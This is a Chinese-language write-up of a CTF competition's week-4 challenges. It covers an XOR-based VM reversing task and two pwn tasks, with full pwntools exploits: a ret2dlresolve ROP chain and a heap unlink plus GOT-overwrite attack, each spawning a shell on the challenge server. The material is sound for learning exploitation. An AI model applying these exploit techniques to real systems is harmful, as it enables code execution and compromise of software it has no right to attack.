hgame-week4-writeup

（太难了这周，缩圈效果极佳）

Re

easyVM


简单处理下后，这题把你的输入经过一个虚拟机的操作变化后，与设定的结果比较，一致则成功，输入就是flag

```
handler(command, &a2);
v3 = 0i64;
while ( str[v3] == dest[v3] )
{
  if ( ++v3 >= 40 )
    return 0;
}
printf("error\n", dest);
```

虚拟机执行的指令如下：

```
printf("Input your flag: \n", argv, envp);
*(_QWORD *)str = 0i64;
*(_QWORD *)&str[8] = 0i64;
*(_QWORD *)&str[16] = 0i64;
*(_QWORD *)&str[24] = 0i64;
*(_QWORD *)&str[32] = 0i64;
v131 = 0;
scanf_s("%40s", str, 41i64);
*(_DWORD *)command = 0x1020500;
a2 = str;
*(_DWORD *)&command[4] = 0x5010805;
*(_DWORD *)&command[8] = 0xC050E02;
*(_DWORD *)&command[12] = 0x6030304;
*(_DWORD *)&command[16] = 0x3070A05;
*(_DWORD *)&command[20] = 0xB050801;
command[24] = 0xD;
v6 = 40i64;
v7 = 1i64;
v8 = 12i64;
v9 = 82i64;
v10 = -15i64;
```

分析handler函数，整理好操作的意图，大概有push压栈操作，pop出栈操作，还有一些运算，但是我还是看不太懂，最后动态调试，发现关键步骤在这里：



这个异或操作，再结合几条指令，发现就是改变输入的字符串的过程，而且就是把输入与一串固定不变的key进行异或而已，那么问题就简单了，全部输入`\0`，当然这个输入没法直接键盘输入，我直接在ida上改的，然后最后比较时的字符串就是我想要的key，再与dest异或就可以得出正确的flag了

dump出key和dest后，写了个脚本来计算，如下：

```
#!/bin/python3

s1 =
bytes.fromhex('52334E474A4D676947706A362A51362A5E365
4674E2340755E643361384B32485647764F63712459')
s2 =
bytes.fromhex('3A542F2A2F3613012E033540470E5F5901692
7083D4C331A2D0B400E4B2441272528292A02025D24')


def xor(s1, s2):
    return bytes([ c1^c2 for c1,c2 in zip(s1,s2)])


flag = xor(s1, s2)

print(flag)
```

Pwn

ROP_LEVEL5

32位程序，没有输出流，没法leak，然后了解到一个不用leak的技术！——ret2dlresolve

比较难，涉及到一个延迟绑定的概念，这里就贴两篇文章参考：
https://www.cnblogs.com/elvirangel/p/8994799.html

http://pwn4.fun/2016/11/09/Return-to-dl-resolve/

我的exp如下，可以结合文章和我的注释看看：

```
#!/bin/python2
#coding=utf8

from pwn import *
from time import sleep

context(arch='amd64', os='linux')
context.terminal = ['gnome-terminal','-x','sh','-c']

elf = ELF('./ROP5')
#io = elf.process()
io = remote('47.103.214.163', 20700)

bss_buf_addr = 0x804A060
pop_3_ret = 0x080485d9
pop_ebp_ret = 0x080485db
leave_ret = 0x804855A
new_stack = bss_buf_addr + 0x800 # bss段前面大部分是不可写或者重要的数据

# 构造好read，用于读入数据到new_stack
offset = 0x48 # padding_len
payload = 'a' * offset  # padding
```

```
payload += p32(elf.plt['read'])
payload += p32(pop_3_ret) # read后的返回地址，把下面三个参数给pop走,平衡栈
payload += p32(0) # stdin
payload += p32(new_stack) # 读入到new_stack中
payload += p32(0x60) # 读入数据的长度
payload += p32(pop_ebp_ret) # pop new_stack到rbp
payload += p32(new_stack)
payload += p32(leave_ret) # 栈迁移

io.sendlineafter('Are you the LEVEL5?\n', payload)



bin_sh_str = '/bin/sh 1>&0\x00' # system的参数
plt_0 = 0x08048380 # plt表第0项，这是延迟绑定第一步的入口



# 伪造的Elf32_Sym和Elf32_Rel
dynsym_addr = 0x80481d8
dynstr_addr = 0x8048278
rel_plt = 0x8048330

fake_rel_addr = new_stack+0x14  # 伪造的Elf32_Rel的地址

# 伪造Elf32_Sym所处的地址
fake_sym_addr = fake_rel_addr+0x8 # 0x14+0x8(fake_rel的大小)
align = 0x10 - ((fake_sym_addr - dynsym_addr) & 0xf)
# sym结构体的位置要0x10对齐
fake_sym_addr += align

# 伪造的Elf32_Sym在dynsym_addr指向的数组里的下标
sym_index = (fake_sym_addr - dynsym_addr) // 0x10

# Elf32_Rel的r_info字段
r_info = sym_index << 8 | 0x7
```

```
# 伪造的Elf32_Rel
fake_rel = p32(elf.got['puts']) + p32(r_info)  # r_offset,r_info  找到的函数地址会填到r_offset处

# 函数名字符串的地址
fake_str_addr = fake_sym_addr+0x10

# 字符串的偏移
st_name = fake_str_addr - dynstr_addr

# 伪造的Elf32_Sym
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12) # st_name,not important

# 用于寻找Elf32_Rel结构体的偏移量
rel_offset = fake_rel_addr - rel_plt # fake_rel_addr指向fake_rel


# 构造ROP
payload = 'a' * 4 # 这个是给上面leave指令中的pop rbp这一步
payload += p32(plt_0)
payload += p32(rel_offset)
payload += 'aaaa' # 返回地址
payload += p32(new_stack + 0x50) # binsh_str的地址
payload += fake_rel   # 这里的地址是(new_stack+0x14)
payload += 'a' * align
payload += fake_sym
payload += 'system\x00'  # 这里的地址是fake_sym_addr+0x10
payload += 'a' * (0x50 - len(payload))
payload += bin_sh_str


#gdb.attach(io)
```

```
io.sendline(payload)
io.interactive()
```

Annevi_Note2

其实这题和week3的Annevi_Note差不多，唯一的区别就是关闭了标准输出，没法leak。

查到资料了解到，bss段最开头有三个全局变量（有时候是两个）：stdin，stdout，stderr

这三个全局变量是IO_FILE结构体的指针，详细的就不说了（毕竟我还没学完），特别注意的是，printf函数使用的是stdout这个指针（puts函数呢不使用这个），因为关闭的是stdout，stderr没有被关闭，可以修改stdout这个指针的值为stderr的值，这样printf函数的输出就可以接收到了，而且程序中的show的处理就是用printf的。

stdout和stderr的值其实只有12bit之差，而且因为libc的基址最低12bit必定全为0（这大概是物理页对齐为0x1000的原因），所以stdin和stderr的最低12bit是完全固定的，就是偏移量的最低12bit。

由unlink造成任意地址写，可以修改stdout的值最低12bit为stderr的，但是写入按照字节为单位写入，所以还有4bit要爆破，概率还是蛮大的。

输出打开后，leak出libc基址，计算system函数的地址后，劫持atoi函数got项getshell

exp如下：

```
#!/bin/python2
#coding=utf8
```

```python
from pwn import *
from time import sleep
from LibcSearcher import LibcSearcher

context(arch='amd64', os='linux')
context.terminal = ["tmux", "splitw", "-h"]

def add(size, content):
    io.sendline('1')
    io.sendline(str(size))
    io.sendline(content)

def dele(index):
    io.sendline('2')
    io.sendline(str(index))

def show(index):
    io.sendline('3')
    io.sendline(str(index))


def edit(index, content):
    io.sendline('4')
    io.sendline(str(index))
    io.sendline(content)

stdout_addr = 0x6020A0
list_addr = 0x6020E0

elf = ELF('./AN2')
while True:
    #io = process(['./AN2.bak'], env={'LD_PRELOAD':
'./libc6_2.23-0ubuntu10_amd64.so'})
    #io = process(['./AN2.bak'])
    io = remote('47.103.214.163', 20701)
    io.recv()
```

```
    add(0x90, 'aaa') # 0
    add(0x90, 'aaa') # 1
    add(0x90, 'aaa') # 2

    # 伪造chunk
    payload_1 = p64(0) # prev_size
    payload_1 += p64(0x91) # size
    payload_1 += p64(list_addr - 0x18) # fd
    payload_1 += p64(list_addr - 0x10) # bk
    payload_1 += 'a' * (0x90 - 0x20)  # padding
    payload_1 += p64(0x90)  #1的prev_size
    payload_1 += p64(0xa0)  #1的size，并把前一个chunk标记为free(size最低位置为零)
    edit(0, payload_1)

    dele(1) # 由于unlink，此时list[0] = list - 0x18，list[0]即#0

    edit(0, 'a'*0x18 + p64(list_addr - 0x18) + p64(stdout_addr))  # 将list[1]指向stdout处

    pay = '\x40\x55'
    edit(1, pay) # 爆破成stderr的值
    try:
        show(0)
        ret = io.recv(timeout=2)
        if 'content' in ret:
            break
        else:
            raise Exception(ret)
    except Exception as e:
        print str(e)
        io.close()
        continue

# 现在printf都有输出了
```

```
edit(0, 'a'*0x18 + p64(list_addr - 0x18) +
p64(elf.got['atoi']))  # 将list[1]指向atoi的got表项
show(1)
atoi_addr = io.recv()[-6:].ljust(8, '\x00')
atoi_addr = u64(atoi_addr)

print 'atoi_addr=' + hex(atoi_addr)

libc = LibcSearcher('atoi', atoi_addr)
libc_base = atoi_addr - libc.dump('atoi')
system_addr = libc_base + libc.dump('system')



print 'libc_base='+hex(libc_base)
print 'system_addr='+hex(system_addr)

edit(1, p64(system_addr))  # got表上atoi的地址修改成了
system的地址

io.sendline('/bin/sh 1>&2')  # 程序调用了atoi(input)

#gdb.attach(io)
io.interactive()
```

总结

这周又学习了新的pwn技术，曾经无比渴望的二进制方向，现在我也可以算是踏出小小一脚入门了，路还长，继续加油！